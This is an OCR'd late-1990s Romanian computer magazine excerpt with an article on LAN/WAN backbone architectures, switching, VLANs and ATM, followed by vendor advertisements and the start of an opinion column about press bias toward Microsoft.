
Coloane comprimate

Coloanele comprimate evită deficiența prezentă la coloanele distribuite. Din nou, hub-urile pentru medii partajate concentrează cablarea LAN pe fiecare etaj. Acum însă, față de-o desfășurare de rutere pe fiecare etaj, toate hub-urile se conectează sau se „comprimă" într-un singur ruter centralizat, oferind un singur punct de control. Întârzierea rețelei scade deoarece serverele sunt despărțite de clienți printr-un singur hop. Costurile sunt reduse prin eliminarea ruterelor multiple și printr-o exploatare economică.

Adăugarea unui hub multisegment la coloana comprimată furnizează un maximum de flexibilitate și capacitate de administrare. Segmentele LAN de pe etaje diferite pot fi înglobate într-o subrețea, eliminând hopul prin ruter. Serverele pot fi localizate central pentru a simplifica administrarea fără a face compromisuri legate de performanță, iar componentele redundante și funcțiile hot-swap din ruter conferă disponibilitate.

Coloane hibride

În timp ce coloanele comprimate sunt ideale pentru clădiri, în mod uzual ele nu sunt eficiente pentru conlucrarea între rețele din mai multe clădiri; chiar și într-un campus



Coloane distribuite.

sau o zonă de birouri. Nu este practic să legi fiecare segment LAN la un sit central. Arhitectura preferată pentru medii cu mai multe clădiri este coloana hibridă: rutere de înaltă performanță în fiecare clădire, interconectate printr-o plasă de mărimea unui campus sau un backbone LAN.

Coloanele LAN sunt mult mai comune decât rețelele în plasă, deoarece rețelele LAN sunt mai ușor de proiectat și întreținut. Deoarece LAN-ul de coloane poate folosi aceeași metodă de acces ca și LAN-urile din clădiri, prea multe surse care alimentează traficul de pe coloană pot bloca rețeaua. Pentru aceste cazuri, soluțiile de înaltă viteză ca 100 Mbps FDDI reprezintă cea mai bună alegere. Arhitectura hibridă rezultată desfășoară coloane comprimate în fiecare clădire, interconectate între clădiri printr-o coloană distribuită bazată pe FDDI.

WAN

Arhitecturile de coloane de mare suprafață (wide area backbone) sunt conduse exclusiv din punct de vedere economic. În timp ce lățimea de bandă locală este esențial gratuită odată ce cablarea este făcută, lățimea de bandă pentru distanțe mari (wide area bandwidth) trebuie să fie închiriată de un furnizor de servicii. Țelul primar al oricărei proiectări wide area, este să furnizeze conectivitate și performanță rezonabilă la un cost decent.

Lucrul în rețele de mare suprafață combină în mod uzual o plasă backbone cu mai multe configurații de acces de tip stea. Această plasă interconectează rutere de înaltă performanță ale siturilor majore, în timp ce configurațiile stea concentrează traficul de la ruterele de acces ale siturile minore. Liniile închiriate punct-cu-punct sunt cele mai populare și larg răspândite linii de mare suprafață; în general, considerațiile de cost dictează viteza în benzile înguste de la 56/64 Kbps la 1.5/2.0 Mbps. Apelul digital, ISDN și serviciile X.25 publice sunt utilizate de asemenea, fie ca backup, fie ca linii închiriate sau ca și conexiuni primare între situri.

Indiferent de rețeaua wide area folosită, ruterele joacă două roluri cruciale. În primul rând ruterele fac trecerea de la formatele LAN (cum ar fi Ethernet) la formatele wide area (cum ar fi Frame Relay). În al doilea rând, ruterele preîntâmpină apariția aglomerărilor conexiunilor wide area - cum ar fi, spre exemplu, broadcasting la nivel MAC.


Limite ale creșterii

Așa cum s-a menționat anterior, numărul de utilizatori în continuă creștere, calculatoarele desktop mai puternice și noile aplicații testează limitele interconectării rețelelor, dirijând cerințele desktop către o rată de transfer din ce în ce mai mare. Însă arhitecturile actuale nu sunt proiectate pentru un asemenea nivel de performanță sau calitate a serviciului.

Segmentarea LAN reprezintă o metodă populară pentru ridicarea performanței la nivelul unei interconectări de rețele. Divizând o rețea LAN suprasaturată în mai multe segmente mai mici, se oferă fiecărei stații de capăt o porțiune mai largă de lățime de bandă, evitând congestia rețelei. Dusă la extreme, fiecare stație ar putea deveni propriul său segment, cu o lățime de bandă LAN completă.

Deși inițial eficientă, segmentarea poate deveni mult prea complexă și costisitor de întreținut. Pentru că fiecare segment LAN reprezintă o subrețea separată, ea necesită o adresă unică și un port ruter dedicat. Pe măsură ce numărul segmentelor crește, fiecare mișcare, adăugare sau schimbare declanșează o avalanșă de reconfigurări consumatoare de timp. Mai mult, porturile ruterelor sunt proiectate și evaluate pentru un număr mare de stații de lucru, o segmentare continuă ridicând aceste costuri la nivele neacceptabile.

În mod evident, pentru a suporta creș-



Coloane comprimate.

terea interconectării reţelelor şi apariţia noilor aplicaţii sunt necesare noi blocuri constructive şi noi arhitecturi. Diferenţa primară între interconectarea tradiţională şi cea nouă o reprezintă larga răspândire a blocurilor de comutatoare. Comutarea este cheia, atât pentru evoluţia scalară a performanţei, cât şi pentru calitatea serviciului.


Noi arhitecturi şi blocuri constructive

Limitările actuale pe care le întâmpină interconectarea reţelelor a inspirat dezvoltarea mai multor tehnologii noi. Două în particular - 100BASE-T şi comutarea LAN - au produs schimbări dramatice conlucrării în reţea.

LAN-uri de mare viteză

O modalitate de-a îmbunătăţii performanţa conlucrării în reţea este de-a instala LAN-uri mai rapide. Aşa cum a fost menţionat anterior, 100Mbps FDDI este deja folosit în multe clădiri şi reţele de campus. Însă deoarece FDDI este prea scump pentru conectivitatea desktop de bază, 100BASE-T Fast Ethernet a fost recent lansat pentru a umple golul existent.


Fast Ethernet este o extensie a standardului 10BASE-T Ethernet, doar că este de 10 ori mai rapid. Atât 10BASE-T cât şi 100BASE-T folosesc aceeaşi metodă de acces CSMA/CD, permiţând datelor să fie transferate între cele două fără o translatare a protocolului.



Interconectarea reţelelor de mare suprafaţă.

Fast Ethernet este folosit în mod tipic ca şi o conexiune de mare viteză către serverele puternic folosite şi utilizatorii puternici, precum şi pentru conexiuni în jos către rutere şi comutatoare. Compatibilitatea cu tradiţionalul Ethernet îi permite lui 100-BASE-T să fie integrat în reţelele existente 10BASE-T, depăşind gâtuirile specifice şi configurând scena pentru o eventuală răspândire mai largă.

Standardul 100BASE-T include trei specificaţii de mediu: 100BASE-TX, 100BASE-T4 şi 100BASE-FX. Specificaţia 100BASE-TX acoperă transmisiile de 100 Mbps pe cablu UTP categoria 5 sau categoria 1 STP, în timp ce 100BASE-T4 suportă aceeaşi rată a datelor pe cablare cat. 3, 4 sau 5 UTP. Specificaţia 100BASE-FX defineşte Fast Ethernet pe cablarea cu fibră optică multimode.




Coloane comprimate virtuale bazate pe cadre.

Comutarea LAN

Comutarea LAN, la fel ca şi legăturile prin punţi, subdivide reţelele largi în segmente mai mici, obţinând o îmbunătăţire a performanţei LAN la un preţ coborât, în timp ce este menţinută investiţia în hard, soft şi cablare. Folosită în conjuncţie cu soluţiile de medii partajate de înaltă performanţă, comutarea LAN furnizează suportul necesar pentru conlucrarea în reţea la nivel întreprindere.

Comutatoarele LAN oferă o îmbunătăţire a performanţei segmentării LAN fără să necesite rutere scumpe sau cartele de interfaţă cu reţeaua (NIC). Şi pentru că rata de transfer a comutatoarelor creşte pe



Rețea LAN virtuală pe o coloană comprimată virtuală bazată pe cadre.

măsură ce sunt adăugate mai multe porturi, comutatoarele LAN oferă o soluție scalabilă pentru mediile cu o cerere mare.

Comutatoarele LAN sunt similare punților în sensul că ele folosesc adrese MAC memorate pentru a transmite cadre de intrare la o destinație corespunzătoare. Dar față de punțile convenționale, care transferă pachete folosind memoria partajată sau un bus intern, comutatoarele de cadre sunt deseori construite în jurul unei rețele de comutatoare de înaltă viteză, care utilizează circuite integrate specifice aplicațiilor (ASIC) pentru a furniza o rată de transfer mare, latență mică și cost per port redus.

Combinarea hub-urilor pentru medii partajate cu un comutator LAN nu numai că divide rețeaua în segmente multiple, însă oferă fiecărui segment o lățime de bandă completă. Cu segmentarea bazată pe rutere, rata de transfer totală este multiplicată de un număr de ori egal cu numărul porturilor comutatorului. Interfețele LAN tradiționale sunt folosite la fiecare port al comutatorului, protejând investiția utilizatorului și asigurând ca aplicațiile existente și sistemele de operare de rețea să rămână nemodificate.

Rețele virtuale

Deși comutarea poate îmbunătăți conlucrarea în rețea, ea poate agrava problemele vechi. Fără o structură de rutare, o interconectare comutată între rețele se comportă ca o rețea LAN cu punți, accelerând congestionarea. Soluția tradițională - fiecare segment comutat să reprezinte o subrețea separată - ar crea un coșmar al întreținerii și al administrării. Rețelele virtuale, o caracteristică inerentă în majoritatea produselor de comutație, oferă o soluție mult mai clară, decuplând structura logică a rețelei de forma sa fizică pentru a permite o aliniere mult mai eficientă a traficului de rețea cu modelele de lucru ale utilizatorului. Rețelele virtuale rețin beneficiile performanței segmentării LAN, în timp ce aranjamentul logic controlează traficul broadcast și creează comunități de interes sigure. Modelul traficului reflectă fluxul muncii mai degrabă decât topologia de rețea, în timp ce administrarea rețelei este cu mult simplificată.

Cu rețelele virtuale, interconectarea devine „tentantă“. Numărul subrețelelor scade deoarece adresele subrețea sunt asignate către LAN-uri virtuale (VLAN) și nu segmentelor fizice. Administrarea adreselor este simplificată deoarece există mai puține subrețele și deoarece stațiile de capăt se pot muta în diferite segmente ale aceleiași VLAN, fără a fi nevoie de o reconfigurare de adresă.

Comutarea configurației este o formă a modului virtual de lucru în rețea. Utilizatorii de pe fiecare etaj accesează serverul din centrul rețelei prin hub-ul de comutare a configurației, ocolind ruterul. Administrarea rețelei este simplificată astfel printr-o centralizare a serverului, a hub-ului și a ruterului backbone.

ATM

În timp ce comutarea LAN poate îmbunătăți performanța rețelei și elibera congestia coloanei, ea este limitată ultimativ de viteza LAN-urilor atașate. Pentru conexiuni peste 100 Mbps sau pentru calitate multimedia a serviciului, a fost dezvoltat un tip diferit de comutare: modul de transfer asincron (ATM).

ATM oferă posibilități unice pentru rețele largi: El furnizează performanțe giga-bit-per-secundă; transportă ușor voce, video și trafic de date; și garantează calitatea serviciilor pentru toate formele de trafic. ATM utilizează celule de lungime fixă pentru a păstra latența comutării la o valoare minimă și circuite virtuale prealocate pentru a face procesarea celulelor simplă și deterministă furnizând performanțe înalt scalabile. Determinismul și latența mică permit comutatoarelor ATM să necesite stringente calități ale serviciului pentru aplicații multimedia.

Deși unele organizații vor adopta ATM pentru grupuri de lucru cu lățimi de bandă excepționale sau cerințe QoS, costul și complexitatea vor restrânge inițial comutatoarele ATM la coloane pentru rețele mari. Cererile pentru lățimi de bandă backbone vor crește pe măsură ce comutatoarele LAN vor începe să elimine gâtuirile interconectării rețelelor, iar ATM-ul va întâlni aceste cerințe și scale pe măsură ce traficul va continua să crească.

Combinația dintre comutarea LAN și ATM în interconectarea rețelelor de înaltă performanță a dat viață unui nou bloc constructiv: comutatorul LAN-ATM. Ca și comutator LAN, el realizează interfațarea directă cu rețelele LAN tradiționale și este transparent pentru aplicațiile existente și sistemele de operare. Iar ca și un comutator ATM, el transmite trafic de-a lungul coloanei sub formă de celule. Pentru a face aceasta, un comutator LAN-ATM trebuie să translateze cadrele LAN în celule ATM și invers.

O specificație a Forumului ATM, numită emulare LAN (LAN emulation), asigură interoperabilitatea între utilizatorii LAN și ATM. LANE oferă o conectare transparentă prin punți a LAN-urilor tradiționale printr-o coloană ATM și permite stațiilor de lucru LAN să comunice cu dispozitive ATM, protejând investițiile și asigurând interoperabilitatea în rețelele cu mai mulți producători.

Arhitecturi de interconectare prin comutatoare

Noile arhitecturi de interconectare care folosesc avantajul blocurilor constructive bazate pe comutatoare au început să apară. În particular - coloana comprimată virtuală bazată pe cadre - este proiectată să evite gâtuirile de rețea în timp ce este realizată și o protejare a investițiilor existente.

Coloane comprimate virtuale bazate pe cadre

Coloanele comprimate furnizează un suport mai bun pentru aplicațiile client/server față de modelul distribuit, însă sunt clientele limitării mediului partajat. Coloana virtuală comprimată elimină aceste limitări mărind mediul partajat cu ajutorul comutatoarelor și înlocuind ierarhia adreselor fizice cu rețele virtuale.

Într-o coloană comprimată virtuală bazată pe cadre, comutatoarele LAN de nivel workgroup înlocuiesc (sau asistă) hub-urile de medii partajate pentru a evita strangulările rețelei la nivel desktop. Conectarea la comutatoarele LAN se face prin interfețe tradiționale menținând baza instalată de NIC-uri și soft de rețea. Un comutator LAN de nivel backbone interconectează comutatoarele grupului de lucru furnizând un punct de conectare central pentru serverele partajate.


Clienții și serverele sunt asignate la VLAN-uri diferite pe baza modelelor de utilizare și nu pe baza locației fizice. Traficul din interiorul oricărei rețele VLAN este comutat, eliminând latența ruterului chiar și atunci când clienții și serverele se află pe segmente fizice diferite.

Un ruter atașat la comutatorul coloanei LAN coordonează traficul dintre VLAN-uri. Din moment ce doar o interfață ruter este necesară pentru o rețea LAN virtuală, ruterul centralizat reduce costul general.

Coloanele comprimate virtuale bazate pe cadre oferă o cale practică de migrare de la coloanele comprimate fizice, oferind utilizatorilor șansa de-a realiza beneficiile interconectării comutate, fără a fi necesară o convertire la ATM.

În loc de concluzie

Dacă acest articol a reușit să vă clarifice unele din problemele actuale ale interconectărilor dintre rețele și să vă pregătească pentru schimbările ulterioare, înseamnă că și-a atins scopul propus. Pentru o abordare mai detaliată a problemelor legate de arhitecturile prezentate, puteți obține informații de pe Internet la adresa http://www.baynetworks.com.■



Daniel Moldovan este redactor BYTE România. Poate fi contactat la: **dmoldovan@agora.ro.**

GENESYS
Tel.: (01) 220.32.80; 638.49.44
Fax: (01) 220.33.95
Ștefan Furtună 169, București
E-Mail: sales@genesys.ro
http://www.genesys.ro

Best Power
UPS
280 VA - 220KVA
monofazate și trifazate

Allied Telesyn International
Echipament de rețea: Huburi, Switchuri, Transceivere

Partner ICL
FUJITSU
PCs - NOTEBOOKS - SERVERS

CYCLADES
Multiplexoare
Seriale.Routere

NATIONAL INSTRUMENTS®
The Software is the Instrument®
Achiziție de date
Control de proces

Program de AUTORIZARE RESELLERI zonali
Sunați acum pentru detalii !

Distribuție autorizată
Asistență tehnică
Garanție și service

FTP SOFTWARE
OnNet32
Interdrive
Secure Client
Internet Gateway

SCO
Open Server
Unixware
Vision Family
Internet Family

INTERSOLV
ODBC. JDBC. SequeLink. PVCS

MORE POWER TO YOU.


USRobotics®

x2 56Kbps modem

TECHNOLOGY

Numai US Robotics

- cu tehnologia x2 adaugă mai multă putere echipamentelor de comunicații care reușesc să transmită de două ori mai multe date decât echipamentele V.34 standard.
- suportă 56K, ISDN, V.34 și management într-o singură platformă
- oferă soluții la 56K pentru organizații de toate mărimile
- vă oferă astăzi produse de cea mai bună calitate care nu vor necesita mâine upgrade hardware pentru a lucra la 56K
- vă furnizează echipament pentru a construi Intraneturi mai mari, mai rapide, mai fiabile
- a revoluționat accesul la distanța prin introducerea echipamentelor TOTALControl
- cu tehnologia x2 vă ajută să reduceți costurile RomTelecom



TOTALcontrol
Modem Pool
- de 8 module sau 16 module

NETServer
- de 8 module sau 16 module

TOTALcontrol
Enterprise Network Hub
- de 6 module sau 16 module
- module Quad Modems
- module Dual Modems
- module Dual PRI, Dual T1
- module NETServer PRI
- module NETServer
- module Integral X.25 PAD

MODEMURI
- Courier V.34+
- Courier ISDN analog sau digital
- Courier PCMCIA
- Sportster ISDN TA
- Sportster Winmodem
- Sportster Voice, Sportster Flash
- ADSL Terminal Unit - Remote

TORNADO SISTEMS

Constanța, George Enescu 11
tel: 041-618580, 619863, 619864 fax: 041-619457
București, Jiului 2-4, Bloc Tornado
tel: 01-6672823, 6672632 fax: 01-6672987

Vizitați-ne pagina web
www.tornado.ro

x2
the online technology of the future



14.4K	28.8K	56K
încărcarea unei imagini grafice cu viteza 14.4K	încărcarea unei imagini grafice la 28.8K în același timp	cu tehnologia x2 aveți întreaga imagine în timp ce alții mai lucrează

Suntem oare obiectivi? Trebuie să fim?

De Harrison Forbes

De gustibus

Dacă cineva îi spune altcuiva că-i beat şi ar trebui să meargă la culcare, cel vizat ar putea să ignore sfatul, considerându-l izvorât din gelozie. Dacă în decurs de câteva minute o a doua persoană îi spune acelaşi lucru, respectivul ar trebui să înceapă să se gândească la o astfel de posibilitate. Dar dacă şi un al treilea consilier independent îl dă de înţeles că-i vremea de culcare, acel cineva ar trebui să ia sfatul foarte în serios şi să meargă direct în aşternut...

Aşadar, m-am băgat în pat şi m-am bucurat de un somn odihnitor. Dimineaţa m-am sculat proaspăt şi odihnit, întrebându-mă: „oare ţin chiar atât de evident partea IBM-ului faţă de restul lumii?". Remarca unuia dintre editorii mei, cum că înclin prea mult spre partea IBM în articolele mele, mi-a căzut destul de greu. Partea bună a observaţiei era că revista are nevoie şi de o opinie alternativă, ceea ce m-a făcut să nu mă simt chiar atât de prost. Dar când aceeaşi idee mi-a fost sugerată prin e-mail de către unul dintre cititori, a trebuit să stau puţin şi să reconsider lucrurile. Remarca mi-e încă proaspătă în minte şi voi încerca să aflu dacă ar trebui să încerc un sentiment de vinovăţie pentru modul în care văd eu lucrurile.

În corespondenţa de dimineaţă – pe care poştaşul mi-a pus-o în cutia poştală către prânz – am găsit şi ultimul număr din *Computer Reseller News*. Pentru cei care nu cunosc *Computer Reseller News* am să încerc să descriu în câteva cuvinte revista. Este de format mare, tipărită pe o hârtie de bună calitate şi cuprinde articole foarte pertinente pe subiecte din lumea calculatoarelor. Este scrisă pentru un public care provine preponderent din mediile comerciale orientate spre distribuţie şi, pe lângă descrierile tehnice ale diferitelor echipamente şi programe oferite pe piaţă, este un bun mijloc de orientare în lumea nebună a informaticii de astăzi. Cu câţiva ani în urmă era o revistă independentă, şi cred că sub aspect juridic încă mai este, cu toate că, citind-o, ai putea avea impresia că întreaga echipă redacţională favorizează un anumit producător... Ca să fiu sincer, sunt sigur că revista vrea să fie obiectivă, dar autorii au cam fost luaţi de val şi, vrând-nevrând, se ocupă mult prea mult de chestiuni legate de Redmond. Sunt foarte sigur că nu e vorba de o motivare financiară – Microsoft nu cumpără foarte mult spaţiu de reclamă – ci despre un răspuns la falsa impresie că toată lumea ar fi interesată de abureala (în original „vaporware" – n.t.) care vine dinspre Seattle.

În pagina a cincia a revistei – care este de fapt a treia, dacă nu socotim şi coperta pliată care mai adaugă două pagini tipărite – se află un articol de o coloană şi jumătate intitulat *„HP will move 80% on its UNIX sales to VARs"* (un fapt foarte important pentru comunitatea distribuitorilor) şi un articol de o coloană şi jumătate despre viitorul contractului Globelle Merisel, o altă evoluţie interesantă pentru reselleri, iar în partea de jos a paginii, un articol numit *„Windows NT to target telco market"*. Restul spaţiului este ocupat de o casetă cuprinzând un rezumat al sitului web al revistei (http: /www.crn.com/). Desigur, partea cea mai colorată a casetei se ocupă de *Windows NT Chat Room* (litere roşii pe fond verde), *Get Your NT/BackOffice Questions Answered* (mă întreb cât de mare este ediţia Web ca să poată să le cuprindă pe toate...), *NT Guru Jason Perlow gives VARs the NT BackOffice Edge at www.crn.com*. Şi, înghesuit între alte casete de cuprins, cineva ar putea să citească (dacă nu s-a plictisit încă) despre *Microsoft Posts Outlook Fix – Problem Upgrading Exchange to Mail Client.* Nimeni n-ar putea pretinde că publicului nu i-au fost prezentate ştirile. Desigur, băiatul de la paginare este timid şi modest...

Deci, din prima pagină a CRN aflăm că Microsoft intră în afacerile de telecomunicaţii. Slavă Domnului, nu ne vor mai lipsi de-acum GPF-urile pe liniile telefonice...

Dar acesta a fost doar începutul. În pagina 7 dăm de *„Microsoft's Web TV purchase faces scrutinity by the DOJ (Department of Justice)"*. Se pare că unul dintre concurenţii Microsoft-ului, Network Computer Inc., o companie subsidiară a lui Oracle care se ocupă de dezvoltarea de NC-uri şi de alte echipamente non-PC pentru acces la Internet, s-a supărat din cauza fuziunii plănuite. Oracle are toate motivele să fie supărat, după ce săptămâna trecută cumpărase pe Navio Communications Corp., o subsidiară a lui Netscape care dezvolta versiuni TV şi NC ale browser-ului Navigator. Nu este limpede dacă Oracle s-a adresat DOJ sau este un apel de rutină pentru orice vânzare în valoare mai mare de 10 milioane de dolari. Oricum, Oracle este preocupat nu atât de achiziţia propriu-zisă, cât de faptul că Microsoft îşi va impune sistemele proprietare şi în televiziune, care până acum era un domeniu al standardelor deschise şi al interoperabilităţii. Şi pentru că Oracle a păcătuit faţă de Atotputernicul, pedeapsa cade în aceeaşi pagină: *„Sedona to ship late without Jbuilder – Oracle's 8 Missing Pieces"*. Este, desigur, un articol negativ, dar „piesa de rezistenţă" trebuia într-un fel echilibrată...

În pagina 10 aflăm despre ultimele dispute între Microsoft şi Sun privind scamele din Java. Microsoft admite că are 17 bug-uri, dar acuză pe Sun că ar avea 24 în maşina lor virtuală. Sun recunoaşte doar două erori, celelalte fiind deviaţii de la specificaţiile Java, deci nu scame propriu-zise. (Pentru neiniţiaţi: Java are o poziţie mai specială pe piaţă. Sun a

